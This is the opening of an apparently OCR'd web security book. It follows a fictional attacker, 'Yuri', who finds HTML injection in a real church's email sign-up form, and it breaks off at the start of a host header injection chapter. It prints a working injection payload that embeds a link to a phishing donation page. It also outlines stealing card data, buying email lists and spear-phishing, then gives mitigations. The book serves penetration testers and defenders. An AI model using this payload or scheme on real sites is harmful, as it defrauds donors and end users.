BRANDON WIESER

THE HACKERS CODEX

MODERN WEB APPLICATION ATTACKS DEMYSTIFIED

ORDO AB CHAO




Table of Contents

Introduction

Modern day web applications are a complicated mix of client and server-side programming languages, frameworks, cloud infrastructure, proxies, caches, and single sign-on solutions. Additionally, web applications are protected and monitored by several defense in-depth tools, including WAFs, IDS/IPS, etc. The learning curve to find and exploit flaws in web applications has never been higher.

In March 2020, I asked myself two questions that inspired me to write this book. The first question: if I were an attacker in today's world, what targets would I attack and what techniques would I use to make the most money in the shortest time possible?

Many people don't understand the motivations of hackers and attackers. During one consulting engagement, a security analyst at a client site was having a conversation with an IT staff member and she asked him, "But why would somebody do that?" He tried to explain that cybercrime can result in monetary gain – however, the point did not get across.

I had an "interesting" conversation recently when I found an un-authenticated SQL injection on a publicly accessible web application that allowed access to credit card and customer data. While showing the DBA the vulnerability, she made the remark, "Wow! Don't you have a life?"

Anyone that has worked in IT security has likely had similar conversations. The fact is that many people do not understand the motivations of the modern-day attacker. For that reason, I wanted to outline the potential motivations for finding and exploiting these attacks.

While attackers can be motivated by many things (political reasons, insider threats, monetary gain, nation-state hacker campaigns), a subset of attackers reside in developing countries and are interested in making money as quickly and easily as possible.

I know this firsthand. I have spent several years traveling and living in developing countries throughout south east Asia. These travels and talking

with locals inspired the fictious hacker that will be used in this book. In one conversation I was asked to help steal a work provided laptop by removing the monitoring software and “hacking the password” used to encrypt the device.

Another memorable conversation happened with my girlfriend’s co-worker. The topic of cyber security came up and the co-worker asked if I knew what carding was, because she has a friend that “does that” and “makes a lot of money off carding”. I had used a credit card exactly one time while in the Philippines. Within a month, several purchases for Netflix and other streaming services showed up. For those who don’t know, many services exist online where online accounts can be bought for discount. It’s not uncommon to see a bundle of Netflix accounts sold for a dollar.

Since banks have gotten more serious about cracking down on “carding,” purchasing online accounts and reselling is one way to make use of a stolen credit card. Interestingly, both of these people were professionals with a degree. They would be considered middle class by their country’s standards. Even more concerning was that one of them worked in the accounts billing department of a hospital.

Despite the lessons learned about cultural differences concerning theft, the most interesting thing was the justifications given for wanting to steal. In many cases, when asked why they wanted to steal and risk losing their job, the responses were generally the same. Most felt that they were underpaid.

The above scenarios occurred before Covid-19. With the covid-19 situation, and especially the heavy-handed lockdowns enforced in the countries with strong armed governments like the Philippines, hundreds of millions of impoverished people are going to face an economic situation the likes of which most westerners cannot comprehend.

Going through one of if not the most extreme lock down in the world, I witnessed an overnight change in behavior and loss of wealth. I’ve never seen so many people eating out of trash bins, cooking pag pag (rotten food gathered from the streets, garbage bins and other litter fried in oil or boiled in pots of water gathered from polluted rivers), and people sleeping on the streets. One bus terminal had several generations of families living in it.

Grandma and grandpa, three of their adult children, and their children's children about 20 people in all. It's not just the Philippines that is going to see a major increase in poverty but most of the world with developing countries baring the biggest brunt.

The UN in March 2020 estimated that due to the lockdown's childhood starvation would triple, and world hunger would double. At the time of this edit (early 2021) I couldn't have imagined the Philippines and many other developing countries with fragile economies still being locked down and I doubt the UN did either. The numbers they were afraid of are already worse than they have could of imagined and not going to stop anytime soon.

Record hunger in the Philippines as Covid restrictions bite (bangkokpost.com)

Amid Threat of Catastrophic Global Famine, COVID-19 Response Must Prioritize Food Security, Humanitarian Needs, Experts Tell General Assembly | Meetings Coverage and Press Releases (un.org)

U.N. Report Says Pandemic Could Push Up To 132 Million People Into Hunger : Coronavirus Updates : NPR

The effects of this have been devasting and one of reason I wrote this book. I wanted to anticipate and warn people about the effects Covid was going to have on our industry. Most experts were concerned with getting their employees to work remotely and securing those channels. I was much more concerned about how many more cyber criminals were about to be created due to the increase in unemployment and poverty sweeping the world.

Covid has been a game changer and the effects are just beginning. The economic fallout will cause a major spike in all forms of crime. Cybercrime is no exception and a likely candidate for predators. These predators could be created due to the economic situation or use the situations to their advantage to become better criminals as we will see in examples from this book.

Criminals thrive in chaos and Covid with it's economic, political, and social fallout has created a perfect storm that most businesses and their customers

are not prepared to deal with. This book will focus on one type of criminal that is likely to emerge from the chaos.

The second question: if I had a foundation in web application security (have read the web application hacker's handbook for example), what knowledge and skills would I need to successfully find impactful vulnerabilities in modern web applications?

The conclusion I came to was that web application security flaws that target the client side and end users are generally the fastest ways to make large sums of money from an attacker's point of view. Additionally, client-side attacks are widespread, easily automated, scale, can be given low vulnerability scores by security engineers (and are therefore often ignored), and generally require little effort to exploit. For these reasons, this book will focus on client-side attacks.

Perhaps a second book will focus on server-side attacks such as deserialization, SSRF and NoSQL injections. One exception to this rule is the inclusion of an SSN enumeration flaw found in an international bank. The SSN flaw was included because, in a way, it does involve attacking end users by abusing the way SSN numbers are generated and using public stores of information (Facebook, public death records, etc).

In order to meet the goals of this book (answering the two questions above and demonstrating attacker motivation), if it took me more than one hour to find a vulnerability in a real-world web application, or if I had not come across a particular vulnerability several times this year while performing penetration tests, then it wasn't included. Therefore, this book is not an exhaustive study on web application security flaws; however, it does contain many common and widespread issues that affect even the most security-conscious companies.

For completeness, more advanced and lesser-known edge cases were added to the vulnerabilities listed here so that more experienced testers could also learn from this book. These cases were not looked at as "real world" examples even though I have come across them either during my own research or while triaging bug bounties.

Since this book is meant to be an intermediate- to advanced-level book, it's highly recommended to read The Web Application Hacker's Handbook 2nd Edition before reading this one. Also, an understanding of BurpSuite is recommended to get the most out of this book. Being able to navigate BurpSuite's GUI, install BAPP extensions, and know the basics of "Click Bandit" and "Collaborator" are useful for understanding the contents of this book.

One vulnerability that didn't make it into this book is file upload vulnerabilities. File upload vulnerabilities are generally used to attack the hosting infrastructure (uploading a web shell); however, they also can be used to target end users (uploading malware and sharing it to end users). If you are not familiar with file upload vulnerabilities, I recommend reading the OWASP page as starting point after finishing this book.

This book is broken up into four sections. The first section is made up of three chapters. The first chapter introduces our imaginary attacker and finds and exploits HTML injection, host header injection, and SSN enumeration on an international bank's password reset form. The second section contains six chapters dealing with "cross origin" attacks. The third section contains client-side injection flaws, such as Cross-Site scripting, JSONP, and CSV injection attacks. Section 4, the final section, contains more recent attacks such as request smuggling and web cache poisoning vulnerabilities. Due to the potential impact to a company and potential legal issues, Section 4 makes use of the Portswigger labs instead finding real world examples; however, I can assure you that these vulnerabilities occur frequently, even in the most secure organizations.

Section 1

HTML Injection

We start our journey with a vulnerability that is generally given a low or information severity rating in a penetration test report or web application security scanner. Real-world attackers and bug bounty hunters love these types of findings because they are a commonly used as a quick way to make some cash. They are common because there is a disconnect between security professionals and real-world attackers. Real-world attackers know how effective phishing, vishing, and social engineering is when chained with an application security flaw (such as an open redirect, HTML injection, etc.).

In addition, threat models, compliance officers, developers, and some information security professionals do not understand the motivation of modern-day attackers. While no attacker is identical, many today want to extract the most amount of money with the least amount of effort by using a scheme or attack vector that will last as long as possible.

From an attacker's point of view, why spend weeks looking for a code execution flaw in a company's web server that's likely hosted in a DMZ or the cloud, has penetration tests performed yearly, and has logging enabled and parsed by a plethora of blue team security products?

Additionally, it's likely that any useful data, such as a credit card numbers, are encrypted. It's oftentimes more practical to mount a mass attack against end users that use the application directly. These mass attacks can be repeatedly performed over the course of the year and are unlikely to raise any alarm. Additionally, many vulnerabilities do not require the attacker to have advanced skills or tool sets to be able to exploit them.

Attacker Profile

To demonstrate these concepts, we will step into the shoes of a fictious attacker. The attacker, Yuri, lives in a developing nation where the average family lives off USD $200 a month. Major cities in his country contain slums without access to clean water or electricity. Many households have extended family that work overseas and send money back home. In his case, he has cousins that live as migrant workers in Toronto, Canada.

Yuri works as a web developer making USD $400 a month. He supplements his monthly income by running phishing schemes and other email scams in his spare time for a cyber gang. He's also active on several "carding" forums. He and his fellow coworkers have been furloughed due to the COVID-19 situation. Since there's no work to be done, he decides to turn full-time to cybercrime. His goals are simple: utilize his skills to make as much money as possible in as short of time as possible.

He has heard a lot from his cousins about the giving nature of the average Canadian citizen, especially those in retirement or near retirement age. In fact, his cousin was just saying how people donate money online to their local churches. He decides to perform a Google search for Catholic churches in Toronto and clicks the first link that shows up on the Google results page.

Immediately, the "Donate Now" button, social media links (Facebook, YouTube, and Twitter) and the COVID-19 buttons attract his eye.




Figure 1 – Church homepage

He makes a mental note that the church is involved with several forms of charity work. He wonders how many people are aware of this church. Upon clicking the Facebook link, he sees that over 13,000 people have liked the page. It's likely that several thousand people are regular members of this church.

The attacker is tempted to use the information he has learned to launch an attack. He could simply register a domain name similar to the church's domain, create a Facebook page with a similar name, and create a copy of the website that would be hosted on his web server. This look-alike website would log the credit card information entered so the attacker could charge the card through a front business, purchase bitcoins, or simply sell the credit card numbers on the dark web.

Once configured, the attacker could begin sending Facebook messages to the people that liked the churches Facebook page and redirect them to their

fake website. If he wanted to spend more money, he may even purchase Facebook ads that would target only people who have liked the church, or everyone in the zip code or surrounding area.

He knows that the technique, while effective in generating money in the short term, is also a more active and time-consuming approach. Eventually, and likely very quickly, his domain will be marked as malicious and his emails will be put into the spam folder, especially if he tries to take advantage of the COVID-19 virus as an email lure. Additionally, his Facebook page will eventually be reported as fraudulent and shut down. The scheme will quickly turn into a game of cat and mouse and become a part-time job.

For many people in his country, that is more than worth it. But not in his case. Instead, he continues to explore the website. Upon clicking the "contact us" page there is a sign-up form that allows the end user to subscribe to an email list. A tingle of excitement surges through his body. He knows registration forms that ask for a name can be great places to look for HTML injection.

He eagerly submits a test payload into the first and last name field, as shown below:

Figure 2 - Sign Up Form with Test Payload

After clicking the "SUBSCRIBE" button he checks his email inbox and hopes for the best.




Figure 3 – Attacker's email inbox

Success! The first and last name fields of the contact form are vulnerable to HTML injection. As shown in the figure above, the application sends a personalized email to the end user by reflecting the first name and last name after the word "Dear." If these fields contain HTML tags, then the victim's email client will happily render them.

Yuri begins crafting a phishing payload that he can use to scam people out of their donation money. He decides to find a stock photo of an impoverished family and photoshop it to ask for donations.

Author's Note:

> Many scammers and hackers will pay someone on fiverr.com or a similar service to create professional- looking images and banners to use in phishing campaigns. In this case, I did the photoshop myself.

He hosts this image on a web server. When a user clicks the image, the victim is taken to a fake donation page that records the victim's payment information. This information can be sold on the dark web or, to bypass anti-fraud banking controls, can be sent to his cousins in Toronto to clone the credit cards and begin making purchases and ATM withdrawals locally.

```
Firstname: VictimsName,<br /><br />
Lastname: <a href="https://attackersphisingpage.com"><img
src="https://attackerspage.com/donate.png"></a><!--
```

Figure 4 – The attacker's payload split into the first name and last name portions

The following image shows the payload above is rendered in the Gmail web application client:




Figure 5 – The attacker's payload rendered in the Gmail web application

Satisfied with the result, his next step is to craft an email list of victims to send the attack to. He decides to purchase a list of email addresses to send to the spam campaign to. A Toronto email list can be bought for as little as USD $30 from, for example, http://www.databases.email/product/toronto/ .

Since the form has no anti-automation controls, the attacker is free to abuse the functionality as quickly as he would like. While this is a common way to exploit registration forms, red teamers and more advanced cybercrime groups can use the same functionality to deliver targeted spearfishing and C2 malware. This bypasses the majority of blue team detection tools including logging, domain reputation, and other mitigations.

For example, if the email is sent to an internal employee of the organization and stated there was a problem with the victim's 401k deductions, insurance plan, or their password needed to be reset. The email would contain a link telling them to reset to the password or authenticate their account, but

would take them to a phishing page hosted by the attacker and would log their credentials.

Even more sinister, the email could ask the victim to download and execute a .docx or .xlsx file that contains a malicious macro, or download a software update that was actually a malicious executable file. The attacker is only limited by his imagination when it comes to exploiting such a widespread and often overlooked threat vector.

From the victim's perspective, there is no easy way to prove the validity of the email. It comes from the organization's domain, uses their email service, and is addressed directly to the victim. Even worse, the attacker can easily automate the attack to exploit a large number of users.

Lessons Learned

Often, findings marked as low or informational in severity and impact can be leveraged into serious threats by real-world attackers. Real-world attackers prefer to find attack vectors like HTML injection because they remain unfixed for long periods of time and often bypass monitoring and other mitigation controls.

In order to prevent this type of HTML injection vulnerability, do not reflect user-controllable data into emails that allows the end user to control the email address that is being sent out. If this can't be done, then HTML encode user-controllable data. Implement anti-automation controls such as Google captcha. Attackers can bypass captcha mitigations with services such as https://anti-captcha.com ; however, they at least increase the cost of exploitation.

Host Header Injection

While Yuri's new passive income scheme is working, he decides to browse GitHub to look for another vulnerability. On the GitHub homepage, he performs a search for "$_SERVER['HTTP_HOST']". For those who are not familiarly with PHP, $_SERVER is a reserved variable that contains an array of HTTP headers, paths, and script locations. $_SERVER['HTTP_HOST'] gets the host header from web request sent to the application.




Figure 6 – A screenshot showing the results of the GitHub search

When the query returns, he clicks on the "Commits" section. The 8th result from the top has a tile name that catches his eye. "Preventing manipulation with $_SERVER['HTTP_HOST'].

